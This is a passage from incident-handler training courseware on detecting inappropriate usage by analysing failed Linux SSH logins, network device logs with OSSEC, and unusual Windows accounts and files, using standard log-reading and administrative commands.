



Figure 6.71: Screenshot of ADAudit Plus tool

## Detecting Inappropriate Usage Incidents: Analyzing Failed Login Attempts in Linux

Analyzing failed login attempts in Linux-based systems can help incident handlers in the detection of malicious login attempts and unusual user behavior in the network. Incident handlers can detect inappropriate usage attempts on SSH servers, perform manual analysis on authentication logs of servers, or use automated analysis tools such as EventLog Analyzer.

**Steps to Extract and Analyze Authentication Logs on Linux-based SSH Server**

- **Step 1**: Run the following cat command to view all failed authentication logs in the SSH server (which are stored at location **`/var/log/auth.log`**):

  ```
  cat /var/log/auth.log | grep "authentication failure"
  ```

  or

  ```
  grep " authentication failure" /var/log/auth.log
  ```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.72: Screenshot showing authentication logs

- **Step 2**: Run the following command to view further information about failed login attempts:

  **`egrep "Failed|Failure" /var/log/auth.log`**





Figure 6.73: Screenshot showing SSH server failed authentication logs

- **Step 3**: Run the following command to identify all IP addresses with failed login, along with the number of attempts:

  **`grep "Failed password" /var/log/auth.log | awk '{print $11}' | uniq -c | sort -nr`**





Figure 6.74: Screenshot showing SSH server failed authentication logs

Alternately, incident handlers can use comprehensive log management solutions such as EventLog Analyzer to automatically collect syslogs from Linux devices and analyze them to provide insight into failed login attempts or login trends.

**Steps to Analyze Failed Login Attempts using EventLog Analyzer**

- **Step 1**: Open the **EventLog Analyzer** dashboard → go to **Reports** → click on **Unix/Linux**.
- **Step 2**: Select **Unix Logon Reports** in the left side menu to view the list of logon reports.
- **Step 3**: Click on each **Logon Report** to view further details.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.75: Screenshot of EventLog Analyzer showing User Logon Reports

## Detecting Inappropriate Usage Incidents: Analyzing Network Security Device Logs

Attackers try to gain access to networks by finding vulnerabilities present in connected devices, services, and applications. Intruders scan all systems for vulnerabilities and exploit them to establish an illegitimate connection. Incident responders can perform log analyses to locate such scans. In addition, they can detect inappropriate activities by analyzing the network logs of devices such as network servers, firewalls, IDS, routers, and centralized servers. Inappropriate usage incidents can be verified by analyzing logs from different sources and correlating events using an SIEM tool. Incident responders should identify the individuals responsible for an incident and verify if they had criminal intentions, which can cause reputational loss and require high-priority containment.

Incident responders can use tools such as OSSEC to gather and analyze logs from different networking and security devices. In the following network logs, an attacker with source IP address 192.168.20.105 attempted to scan a web application to find existing vulnerabilities and misused them to attack the network. This resulted in the generation of several 404 errors by the web server. Upon detecting these errors, immediate action should be taken to quickly block the intruder with the identified IP address. If the site contains broken links, it will generate false positives where .gif, .jpg, and .png extensions can be ignored.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.76: Screenshot displaying OSSEC HIDS network log with multiple 404 errors

## Detecting Inappropriate Usage Incidents: Analyzing Abnormal Activities in Windows-based Systems

Incident handlers can use tools such as the Sysinternals suite and other Windows built-in system utilities to detect and analyze abnormal activities in Windows-based systems.

- **Unusual User Accounts**
  - Use the **`lusrmgr.msc`** utility to identify unknown user accounts in a system.





Figure 6.77: Screenshot of lusrmgr.msc

  - Run the **`net localgroup <groupname>`** command to view the list of local groups and group members.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.78: Screenshot of net localgroup command

- **Unusual Files**
  - To detect unusual files in Windows-based systems, incident handlers should look for large files in system storage, particularly in the "**`C:\WINDOWS\system32`**" location.
  - Incident handlers can also use system utilities such as **`WinDirStat`** to view disk usage statistics.
  - Run **`dir /ah`** to view all hidden files and directories in the current directory.

